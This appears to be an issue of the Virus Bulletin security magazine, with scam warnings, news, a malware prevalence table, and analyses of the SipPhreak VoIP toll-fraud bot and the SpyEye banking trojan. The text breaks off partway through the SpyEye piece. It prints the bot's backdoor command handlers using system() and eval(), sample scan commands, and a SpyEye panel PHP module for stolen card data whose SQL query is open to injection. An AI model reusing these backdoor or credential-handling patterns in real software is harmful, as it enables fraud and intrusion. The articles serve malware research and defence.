



virus

BULLETIN

Fighting malware and spam

CONTENTS

2	COMMENT
	Tumblr attacks – what to watch out for
3	NEWS
	Anti-phishing feature for Gmail
	Spam levels take a nose dive
3	VIRUS PREVALENCE TABLE
	MALWARE ANALYSES
4	Toll fraud: SipPhreak
8	SpyEye malware infection framework
13	TECHNICAL FEATURE
	Reversing Python objects
18	FEATURE
	Not so random
23	END NOTES & NEWS

IN THIS ISSUE

MODULAR DESIGN BENEFITS

The SpyEye bot has a sophisticated, modular design that has allowed it to improve its capabilities over time. Aditya Sood and colleagues examine SpyEye's modules and provide an insight into the design and methods of the bot, and into an effective instance of modern malware.

page 8

HIDING PYTHON

As Python has gained popularity with malware writers, new bytecode obfuscation techniques have started to appear. Aleksander Czarnowski describes some of those techniques.

page 13

RANDOM GENERATOR

Pseudorandom generators are increasingly becoming an integral component of modern malware. Raul Alvarez shows how Conficker uses a pseudorandom generator to produce random domain names while retaining its ability to communicate with the Command and Control (C&C) server.

page 18



'Tumblr is definitely a hot property for scammers, and users should be very careful.'

Christopher Boyd
GFI Software

TUMBLR ATTACKS – WHAT TO WATCH OUT FOR

Recent statistics show that the four-year-old *Tumblr* blog-hosting service now has more users than the eight-year-old *WordPress*. Given such popularity, it should come as no surprise that the service is coming under fire from scammers and spammers, and users of *Tumblr* would do well to steer clear of the following examples to keep their accounts safe from harm.

1. Reblogging scams

Reblogging content is the heart and soul of *Tumblr* – however, it's easy to fall for viral scams based on chain letter tactics. Messages warning 'Your account will be deleted if you do not reblog this' are common – some reaching as many as 137,000 'notes' (which includes comments and reblogs). The situation is not helped by the fact that those who are more security-aware can only warn other users about the scam by reposting the original message. The above example actually linked to a Japanese disaster donation post by the *Tumblr* staff, but users were more eager to reblog than to check the source.

Reblogging a scam wouldn't look good from a corporate account – especially if you fell for the recent 'Reblog this to get a free giraffe from the *Tumblr* staff' hoax.

Editor: Helen Martin

Technical Editor: Morton Swimmer

Test Team Director: John Hawes

Anti-Spam Test Director: Martijn Grooten

Security Test Engineer: Simon Bates

Sales Executive: Allison Sketchley

Web Developer: Paul Hettler

Consulting Editors:

Nick FitzGerald, *Independent consultant, NZ*

Ian Whalley, *IBM Research, USA*

Richard Ford, *Florida Institute of Technology, USA*

2. Sockpuppet attacks

For various reasons, *Tumblr* users tend to come under attack every so often from malicious users who create large numbers of sockpuppet (bogus) accounts, then follow legitimate users. The idea behind the attacks is that the legitimate users follow the sockpuppet back, at which point the attacker posts gore/shock images. When this happens, the legitimate user will see those images displayed on their 'dashboard' (which is effectively their *Tumblr* homepage, and the way in which *Tumblr* users see content posted by the people they follow).

If you are in charge of managing your company's *Tumblr* account, this is not content you want to appear on the corporate network. Always be wary of randomly named accounts (which often have no avatar) that follow you. If in doubt, don't feel under pressure to follow another user back.

3. Random content

Although not usually quite as serious as the sockpuppet attacks, even legitimate *Tumblr* users can (and do) post random content. This can range from landscape photography to pornography. As the latter isn't something you would want on your corporate network, think twice about the users you follow (if any) from a corporate account.

4. Spam attacks

Spam attacks tend to come in waves. A recent collection of *Tumblr* blogs promoted a so-called 'Tumblr IQ Test'. When clicked, the user would be directed to various offers and promotions. Unlike the sockpuppet attacks, the profiles that were hosting these 'IQ test' links appeared to have been legitimate accounts until the spammy links were posted – which suggests that the spammer may have been using stolen login credentials. It goes without saying that you should keep your *Tumblr* login safe, and also ensure that you use different logins for all sites. The recent spate of logins stolen and released in the wild should be ample illustration of why it is important not to use the same credentials for multiple sites.

Tumblr is definitely a hot property for scammers, and users should be very careful. We recently uncovered a phishing scam that lured users in with the promise of hidden pornography. Further exploration of the sites involved revealed up to 8,000 stolen accounts sitting on one of the phishing URLs. How many of those users recycle passwords on everything from email to Internet banking? And how long will it be before *Tumblr*-specific malware arrives?

NEWS

ANTI-PHISHING FEATURE FOR GMAIL

Users of *Google's* webmail service *Gmail* are to be given an extra helping hand in avoiding phishing scams thanks to new a feature that displays additional information about the sender of the email.

If an email arrives from a sender with whom *Gmail* believes the user has not communicated previously, the entire email address will be displayed next to the sender name. *Gmail* will continue to display the full address until it has ascertained that the sender is genuine (e.g. the user has sent replies to the email or has added the sender to their address book).

Meanwhile, if *Gmail* determines from the message headers that an email was sent via a third-party, it will display the sender name followed by 'via' and the third-party domain name. This should give users a heads up that a message that appears to be from someone they know has not actually been sent by them. Organizations that use third-party mailing services can avoid this flag by publishing SPF records that include details of the mailing services they use, or by signing messages with a DKIM signature associated with their domain.

Google has also addressed the spate of *Gmail* phishes by adding a warning to messages that appear to have come from a *Gmail* account but whose authentication data is missing. The warning reads 'This message may not have been sent by [sender]@gmail.com'. These warnings should give users cause to stop and carefully consider the content of the email before following any links or sending personal information. A 'report phishing' link is also provided.

By introducing these simple measures, *Gmail* hopes to significantly reduce the number of its users falling victim to phishing scams – other email services would do well to follow suit.

SPAM LEVELS TAKE A NOSE DIVE

Spam levels have seen a significant drop in recent months according to *Symantec*. The company reports that the volume of spam reached 90% of all email traffic last year, but has recently dropped to just 72.9%.

Several factors appear to have contributed to the decrease including the closure last autumn of Spamit, one of the largest fake pharmacy affiliate programs, and the takedown of the Rustock botnet (which at its peak was responsible for 47.5% of all spam). There has also been an 80% drop in the amount of spam sent by the Bagle botnet since March.

Overall, sending spam seems to have become less attractive for criminal operators. However, researchers have noted that at the same time as the drop in spam there has been an increase in DDoS attacks – suggesting that botnet owners may be looking for other ways in which to generate profit.

Prevalence Table – May 2011^[1]

Malware	Type	%
Autorun	Worm	14.77%
Heuristic/generic	Virus/worm	9.14%
Conficker/Downadup	Worm	7.14%
Adware-misc	Adware	6.69%
Downloader-misc	Trojan	4.70%
Sality	Virus	3.38%
Autolt	Trojan	3.33%
Heuristic/generic	Trojan	2.83%
Exploit-misc	Exploit	2.74%
Crack/Keygen	PU	2.70%
Kryptik	Trojan	2.58%
Agent	Trojan	2.55%
Iframe	Exploit	2.12%
Crypt	Trojan	1.99%
Virut	Virus	1.83%
OnlineGames	Trojan	1.77%
BHO/Toolbar-misc	Adware	1.73%
Redirector	PU	1.68%
StartPage	Trojan	1.49%
FakeAlert/Renos	Rogue	1.25%
Dropper-misc	Trojan	1.20%
Themida	Packer	1.17%
Injector	Trojan	1.13%
VB	Worm	1.09%
MyWebSearch	Adware	1.04%
Encrypted/Obfuscated	Misc	0.82%
Delf	Trojan	0.79%
Mabezat	Virus	0.67%
LNK	Exploit	0.63%
Ramnit	Trojan	0.63%
Clicker-misc	Trojan	0.62%
Brontok/Rontokbro	Worm	0.61%
Others ^[2]		13.18%
Total		100.00%

^[1]Figures compiled from desktop-level detections.

^[2]Readers are reminded that a complete listing is posted at <http://www.virusbtn.com/Prevalence/>.

MALWARE ANALYSIS 1

TOLL FRAUD: SIPHREAK

Alexis Dorais-Joncas
ESET, Canada

While performing a routine check on one of our honeypots, a new, particularly large program file caught our attention: a 17MB PE (Portable Executable) file.

After analysis, we identified the file as being the complete distribution of PHP 5.3.5 for Windows bundled with a malicious PHP script. ESET detects this threat as PHP/SipPhreak.A.

The script acts like an ancient SMTP open relay scanner, but with a twist: it targets open or vulnerable SIP devices¹ instead of mail servers.

This paper gives an overview of the malware's infection vector and its installation procedure, followed by an analysis of the malicious script itself. Finally, an overview of the malware's activity during the observation period will be presented.

INFECTION VECTOR AND INSTALLATION

The SipPhreak installer was collected from a machine infected with Win32/Peerfrag. We were able to determine that it was dropped by a secondary infection of the Win32/Restamdos trojan. Figure 1 shows the infection path.




Figure 1: SipPhreak infection source.

It is interesting to note that the Restamdos and SipPhreak command and control servers (C&C) and the SipPhreak

¹ Wikipedia defines the Session Initiation Protocol (SIP) as 'an IETF-defined signalling protocol, widely used for controlling multimedia communication sessions such as voice and video calls over Internet Protocol.'

installer location are all hosted on the same IP address located in Moldavia.




Figure 2: Source of the SipPhreak infection.

The SipPhreak installer is a self-extracting archive (SFX). These files are compressed archives that extract their content when executed. They are commonly used as legitimate software installers.

In the case of SipPhreak, the archive contains the entire original distribution of PHP 5.3.5 for Windows and two additional files: an unused batch file (start.bat) and the malicious PHP script (bc.php). The archive content is shown in Figure 3.




Figure 3: Content of SipPhreak's self-extracting archive.

Interestingly, the author did not seem to care very much about the size of his malware. Several unused libraries, PHP modules and even documentation text files were left in the archive, contributing to its large size.

When executed, the SipPhreak SFX silently extracts its content to C:\windows\bc2. Once the extraction is complete, a pre-configured post-extraction command launches the

malicious PHP script. Figure 4 shows the command used to start bc.php.




Figure 4: Auto-starting the PHP script after extraction.

ANALYSIS OF THE MALICIOUS PHP FILE

Unsurprisingly, the code inside bc.php is obfuscated. All variables and function names are one letter long, and no new lines or indentations are present. A quick look at Figure 5 should be enough to convince you that the only thing you can expect from trying to understand this code (as-is) is a headache.

The first step towards getting a readable script was to use some sort of PHP formatter tool. We used a free online tool called *PHP Formatter*, which successfully added the missing indentation and new lines. But even when formatted correctly, the code was not exactly clear. We had to read through it and follow the control flow, changing the variable and function names to meaningful ones and adding comments along the way. We ended up with fully documented PHP source code (see Figure 6) and were finally able to discover all the malware functionalities.

The most interesting part of the code is the main loop, where the script waits for commands from the C&C. Figure 7 describes the five different commands available.

We can see that the malware is quite powerful: the '!' and '~' commands literally provide a backdoor functionality. However, during our observation period neither of these commands were used. The command most commonly observed was the 'R' command, used to perform a SIP scan on a range of IP addresses. The variety of parameters available for this command makes it quite flexible.




Figure 5: Obfuscated PHP code.




Figure 6: Cleaned up source code.

An example of a typical 'R' command sent by the C&C is shown below:

```
R 60 44207066xxxx 00,011 55 0 0 asterisk
```

An explanation of each parameter used is given in Figure 8. Figure 9 shows the scan algorithm. In essence, every target IP is sent one INVITE per country code/phone number combination.

Looking at the clean version of the PHP script also allowed us to analyse the quality of the source code. We would say that it is above average quality for malware code, with clearly separated functions, decent error handling and no debugging leftovers.

However, despite well-conceived source code, the script's execution is not as stealthy as one would expect. The SIP scans are not throttled, meaning that the script can easily saturate the system resources by issuing hundreds of SIP requests every minute.

	Command description	Command example
#	Inform the bot of its public IP address	#xxx.xxx.119.20
\$	Set a specific SIP invite OPTIONS template to be used for future scans, BASE64 encoded	\$T1BUSU9OUyBzaXA6dXNlcm5hbWVae1J[...]
!	Execute the given string with system()	if (\$1[0] == '!') { system(trim(substr(\$1, 1))); continue; }
~	Eval the given string with eval()	if (\$1[0] == '~') { eval(trim(substr(\$1, 1))); continue; }
R	Perform a SIP INVITE scan	R 60 44207066xxxx 00,011 55 0 0 asterisk xx09348549 xx09348549 xx97188673 xx97188673 [...]

Figure 7: SipPhreak commands.

Param	Example	Description
1	60	Number of IP ranges included in command
2	44207066xxxx	Phone number to contact
3	00,011	Country codes (comma-separated)
4	55	Number of seconds to wait before asking for another batch of IPs
5	0	Unused
6	0	Undetermined
7	Asterix	User agent to use in INVITE requests
8+	2130706433 2130706687 (127.0.0.1 / 127.0.0.255)	Pairs of IP blocks to scan (start IP / stop IP), in base10 format. To scan a single address, use the same IP for start/stop

Figure 8: 'R' command syntax.

MALICIOUS ACTIVITY

Once initialized, the malware first contacts its C&C to receive orders. With the exception of a few '\$' commands to customize the OPTIONS payload, all the commands

```
for each range in ipranges {
  for each ip in range{
    for each code in countrycode {
      for each phone_no in phone_numbers {
        scan_ip(ip, code, phone_no)
      }
    }
  }
}
```

Figure 9: Scan algorithm.

received during our observation period were 'R' commands, issued to scan one or more IP address ranges (see Figure 7 for a description). Over time, the command was issued with quite a wide variety of country codes and phone numbers.

Country codes
00
01
9
9011
0011
000
0001
011
123

Figure 10: Country codes sent by the C&C.

Researching these phone numbers yielded very few hits on *Google*. One of the few numbers we found was in a recent forum post by an unhappy *PennyTel* user who reported that his account had been compromised. At first he saw incoming probing with the phone number 44207347xxxx, followed by real communications established with various countries:

'Last week, I had my account hacked. The attack started with some calls to UK number 44207347xxxx. A simple search on *Google* shows this number is associated with probing of asterisk type of VoIP systems. After the probing, some real calls were made to destinations such as El Salvador, Ghana, Haiti and Nepal.' [1]

During the observation period we saw the C&C trying to scan approximately 4,000,000 IP addresses, with very few duplicates. As shown in Figure 12, the vast majority of these IP addresses were located in Germany.

During our investigation we intercepted traffic from infected hosts to the C&C server. Along with the IP, the specific SIP response code and the device's User Agent string are reported. Figure 13 shows that one specific type of device, AVMFritz, was clearly prevalent.

First seen	Number	Description
1 Feb	44207347xxxx	This phone number is referenced in an old article about scanning inner-London 9999 numbers with good old US Robotics modems [2]
7 March	44207066xxxx	Financial Services Regulation office, London
21 March	44207066xxxx	Enquiries and Applications Department of the Financial Services Regulation office

Figure 11: Phone numbers sent by the C&C.




Figure 12: Proportion of IPs scanned, by country.




Figure 13: Proportion of valid devices, by UserAgent string.

CONCLUSION

It is likely that this malware operation is the initial step in a broader toll fraud scheme. The idea is to find poorly configured SIP gateways that allow an attacker to connect to their SIP sites and then translate the calls to the PSTN network. The attacker can then initiate costly overseas calls or even call his own premium numbers (collecting the money directly), all at the expense of the device owner.

The Australian Honeynet Project has published interesting studies in this area at HTCC2010 [3] and the Honeynet Workshop 2011 [4].

VoIP toll fraud is likely to become more popular as businesses continue to convert their telephone infrastructure to VoIP solutions. Way too often, we see news reports of incidents that cost small and medium businesses enormous amounts of money after switching to Internet telephony.

The hackers target any kind of organization, from a small charity in Flintshire in the UK that was hit for a few thousand pounds [5], to the Canadian law firm *Martin & Hillyer*, which received a \$207,000 bill from *Bell Canada* for long-distance calls to Sierra Leone that its staff had never made [6].

In addition to toll fraud, organizations are also vulnerable to a range of targeted threats including industrial espionage, intellectual property theft and eavesdropping – all of which can result in far greater damage than toll fraud. Unsecured VoIP infrastructures can allow an attacker to gain full access to phone conversations, voicemails and more. Imagine the consequences if the attacker was your closest competitor.

It is imperative that businesses and individuals properly secure their VoIP infrastructures. If they do not have the expertise to do so internally, they should hire an external firm so as to avoid becoming another victim.

REFERENCES

- [1] Pennytel account hacked. <http://forums.whirlpool.net.au/archive/1659122>.
- [2] http://www.oldschoolphreak.com/tfiles/phreak/inner_london_9999.html.
- [3] Reardon, B. HTCC2010, AISA Melb, AISA Sydney. http://honeynet.org.au/files/Australian_high_tech_crime_conference_slides.pdf.
- [4] Usken, S.; Reardon, B. Honeynet Workshop 2011, 'VoIP Security'. http://www.honeynet.org/files/voip_security.pdf.
- [5] Flintshire charity toll fraud. <http://www.flintshirechronicle.co.uk/flintshire-news/featured-stories/2010/11/04/phone-scam-could-cost-flintshire-charity-thousands-of-pounds-51352-27595016/>.
- [6] Martin & Hillyer billed \$207,000 after hacker breach. <http://www.cbc.ca/news/canada/ottawa/story/2009/01/27/phones-hacked.html>.

MALWARE ANALYSIS 2

SPYEYE MALWARE INFECTION FRAMEWORK

Aditya K. Sood, Richard J. Enbody
Michigan State University, USA

Rohit Bansal
SecNiche Security, USA

Recently, the SpyEye bot has been infecting machines across the Internet, and since it targets online banking it has the potential for significant damage. We have dissected and analysed multiple generations of the SpyEye bot to learn how it infects systems, how it hides its presence, and how it gathers information. SpyEye has a sophisticated, modular design and has improved its capabilities over time. It behaves like a Ring 3, application-layer rootkit in that it applies hooks into applications to run its modules instead of *Windows* code. We examine SpyEye's modules and map out how they are initialized and how they interact with each other. We have observed the bot in action and tracked changes in the registry and other files. The details provide an insight into the design and methods of the bot, and into an effective instance of modern malware.

INTRODUCTION

When asked why he robbed banks, notorious bank robber Willie Sutton famously answered: 'That's where the money is!'. Today's online criminals follow the same reasoning, but with a twist: rather than targeting the banks themselves, they attack the banks' customers as they carry out transactions online. Widely deployed sophisticated bots reside on victim machines and become activated when a target (banking) website is loaded in a browser. The SpyEye bot is an example of such a piece of malware [1, 2].

A significant amount of research is being conducted to understand the design and exploitation tactics used by banking malware to corrupt access to financial websites and bank domains. Our analysis of SpyEye is based on the fact that it is essential to understand the design of the various components that are put together to build a composite framework for spreading the malware – it is difficult to design a solution if the malware framework is not sufficiently well understood.

BACKGROUND

Bots [3] are used extensively as part of malicious frameworks to infect victims' machines and turn control of the machines over to the attacker(s) via a central server.

In general, bots are stealthy programs that run as hidden processes in the context of the system. Once installed, a bot takes control of the victim's machine and uses network connections to transfer data to the controller domain. When a number of bots are interfaced to a single control server, they form a botnet – a network of bots. Traditionally, botnets have harnessed the collective power of the infected machines to attack dedicated targets for exploitation and to take down networks via distributed denial of service attacks. Recently, some bots have been designed for the purpose of individual operations rather than joining forces for combined attacks, meaning that attackers have an increased ability to harvest data – in particular users' banking information.

Most bots exploit users' lack of security awareness. Users are often unaware of malware operations taking place on their machines. Many users believe that the firewalls and anti-virus software that they use will protect them from all malware. Users are often unable to differentiate between legitimate and illegitimate websites. Users often have little or no idea of the capabilities of web malware to exploit their system. Finally, users often harbour misconceptions about the ability of limited access accounts to protect them from malware [4]. Collectively, all these factors play a critical role in the successful execution of web malware and system exploitation.

A bot is an executable that installs itself on the victim machine and performs stealthy functions by manipulating API calls. Sophisticated malware has built-in anti-protection features designed to thwart fraud detection systems which are triggered by unusual transactions. For example, a stealth banking bot is capable of rewriting bank statements using a user's credentials. We have found in SpyEye a keystroke logger that captures the user's bank credentials and transfers them to the control server. The keystroke logger [5] remains dormant until the target (banking) website is loaded into the browser. Some bots also take screenshots of the user's activities on banking sites to circumvent anti-keylogging protection.

Many web malware frameworks exploit browser flaws to install bots via drive-by downloads. In general, drive-by-download attacks infect a system with a dropper file. The dropper is a compressed executable which, when activated in the system, extracts to create a bot. Droppers are used to bypass anti-virus checks and thus to help successfully load the bot onto the victim machine. Early versions of SpyEye employed a generic dropper, but newer versions use customized exploits. Another advanced characteristic we see in SpyEye is a new model of exploitation and native SDK used for designing malicious plug-ins – factors that make SpyEye a bit different from other exploitation frameworks. One bot framework that is similar to SpyEye

is the Zeus framework [6, 7], which also targets online banking – SpyEye has added a detection module [8, 9] for killing the Zeus bot if it is found on the infected system.

During the course of this analysis, various versions of SpyEye have been analysed to mark the developmental changes taking place.

UNDERSTANDING THE DESIGN OF SPYEYE

SpyEye is designed in a modular fashion with a number of components that work together collectively. The modular design allows for the enhancement of specific capabilities in real time. The dynamism of this design plays a key role in the bot's success and its ability to collect information from infected machines. The goal for SpyEye is a mass infection of the web. Such a widespread infection is possible only if the design of the malware framework is good enough and dynamic enough to bypass generic security protections. The SpyEye dropper file includes various configuration parameters such as a path to the control domain as well as to the main admin and form grabber control panels (described later). When the dropper executes on the victim system, it generates an encrypted config.bin file as well as the SpyEye bot itself, which is named 'cleansweep.exe' by default. However, SpyEye stopped using the dropper after version 1.0.75. Nowadays, a builder generates the bot directly with customized names utilizing modular controls in the builder.




Figure 1: SpyEye infection framework.

A generic model of SpyEye is shown in Figure 1. The design of SpyEye constitutes four major components which are described in the following sections.

SpyEye builder

The builder is the main component of the SpyEye framework. It is used to generate a bot based on the specific build settings defined in a configuration file. The builder component uses configuration file entries to execute various modules and functions for assembling the malicious code. When this code is compiled, an executable is generated. This is a self-sustainable executable with the capability to perform stealth functions and network operations. The entries in the configuration file specify paths to local and remote resources which are used to include modules dynamically. The configuration file resides in the main admin panel and it is included during the build process.

The SpyEye builder is protected with a collaborative protection mechanism using VMProtect [10] and Hardware Identifier (HWID) [11]. VMProtect is used for obfuscation whereby machine instructions are changed into pseudocode. The generated binary has a small VM instruction interpreter which converts the pseudocode to machine instructions on execution. The pseudocode generated by VMProtect is always randomized and there is no standard output, thus making it time-consuming and hard to analyse. VMProtect can be reverse engineered by converting pseudocode instructions to assembly instructions, but this is a labour-intensive process. HWID is used in SpyEye to provide licences to single machines so that the builder cannot be installed on a different machine. Licensing also complicates analysis.

Thanks to the protection mechanisms it took significant effort to pull the code apart for analysis. Both the VMProtect and HWID mechanisms had to be reverse engineered and then applied. Furthermore, if the parameters were not applied carefully with respect to our analysis code, the system would detect a difference and the malware's inbuilt protection mechanism could shut it down. It is possible that the building of the SpyEye bot may not occur at the primary control server. Some of the components of the SpyEye framework are decentralized across the web. The installation and configuration files are usually present on the main botnet servers. As the configuration file is included from the remote server, an appropriate encryption key is used to maintain the integrity of the file. Because of the built-in integrity check, tampering with the configuration parameters as part of the analysis process sometimes results in the shutdown of the SpyEye framework. The builder uses a connection interval property to avoid delays while the configuration

file is in transfer mode. The generated SpyEye bot can be packed with UPX in order to reduce its size. This compression both helps in the rapid downloading of bots to victim machines and adds an additional step to the reverse engineering process.

SpyEye infects browsers and exploits their inherent functionality in order to steal information. Some bots can remove cookies from the victim machine – the builder has a self-initiated module of cookie cleaning that can be included during compilation. Plug-in capabilities and web injects can be rendered into the bot during the build process. SpyEye uses a ‘SPYNET’ mutex that allows it to run in a multi-threaded environment. It creates the mutex with a unique name during the build process.

Main admin panel

The second component consists of the admin panel. This controls the structural dependencies and administrative operations of the SpyEye bot. It is the information hub that is central for performing various functions in the building of the bot. The admin panel provides updates to the SpyEye builder for configuration and building an executable. It keeps track of the various changes that are taking place in the building process and updates it with further information. In addition, the admin panel is responsible for controlling the nature of the plug-ins that are used by the SpyEye bot for infecting machines. The admin panel uses three metrics for defining the plug-in control. These metrics include plug-ins used, plug-in count and global identifiers for performing actions. Global actions are defined based on the infection statistics from various countries. These global actions provide wide control over the operations of bots by distinguishing them geographically around the world. The admin panel also provides a description of third-party infection by loading an executable from the primary bot. This is a part of chain infection in which one bot interacts with another through the admin panel.

The main admin panel generates a statistical output of various infections in the form of graphs segregated into various metrics such as number of infections, countries infected, etc. The admin panel is the main controller of the stolen information in all versions of SpyEye. In newer versions, the database is separated from the admin panel to reduce complexity in order to increase the performance of individual components in the framework. A new credit card manipulation module has been added in order to change users’ critical information. This module performs modifications in the credit card information stored on banking websites. Successful operations result in a change in information (such as credit card pin number) without the user’s knowledge. Another module is designed to generate

and delete billing entries in the compromised user account. This type of infection aims to remove all traces of illegal operations in the user account. Newer versions have DDoS and web inject plug-ins that work on all types of browsers.

Form grabber admin panel

A primary goal of SpyEye is to steal banking information from victims’ browsers in order to perform fraudulent activities later. The form grabber is designed to grab user account credentials from web forms used for banking transactions. Primarily, this form grabber is the basis for keylogging activities on infected victim machines.

The keystrokes can be captured in two ways. First, the keylogger (a.k.a. form grabber) grabs all the keystrokes and dumps them into a log file. Second, the bot has a built-in capability to take screenshots of every keystroke on the victim machine. Screenshots are useful for working around anti-keylogging defences. The bot is activated when a bank’s website is loaded into the victim’s browser. The bot takes screenshots of keyboard activities and sends them back to the admin panel as shown in Figure 2.

The form grabber admin panel tracks all the developments made by the SpyEye bot installed in the victim machine. The stolen credentials are displayed in the form grabber admin panel on a daily basis. SpyEye version 1.2.x has a different set of PHP files used for stealing credentials and managing log data. Every form has a specific module associated with it. For example: frm_cards_edit.php has a module mod_cards_edit.php which is designed as shown in Figure 3.



Figure 2: Keyboard screenshots captured by the SpyEye bot.

```

require_once 'mod_dbase.php';
require_once 'mod_crypt.php';

$id = $_POST['id'];
if (!$id) exit();
$dbase = db_open();
if (!$dbase) exit;

$num_card      = $_POST['num'];
$card_sec_code = $_POST['csc'];
$exp_date      = $_POST['exp_date'];
$name          = $_POST['name'];
$surname       = $_POST['surname'];
$address       = $_POST['address'];
$city          = $_POST['city'];
$state         = $_POST['state'];
$country       = $_POST['country'];
$post_code     = $_POST['post_code'];
$tel           = $_POST['phone'];
$email         = $_POST['email'];

if ($card_sec_code == '') $card_sec_code = 0;
if ($id_email == '') $id_email = 0;
if ($id_country == '') $id_country = 0;
$num_card = base64_encode(encode($num_card, $card_sec_code));
$sql = "UPDATE cards "
      . " SET num = '$num_card', csc = '$card_sec_code', exp_date =
        '$exp_date', name = '$name', surname = '$surname', address =
        '$address', city = '$city', state = '$state', post_code =
        '$post_code', phone_num = '$tel', fk_email = $id_email,
fk_country = $id_country"
      . " WHERE id_card = $id"
      . " LIMIT 1";
$res = mysqli_query($dbase, $sql);

```

Figure 3: SpyEye's credit card edit module.

Figure 4: SpyEye BOA grabber module.

The form grabber admin panel has the following modules incorporated in its design:

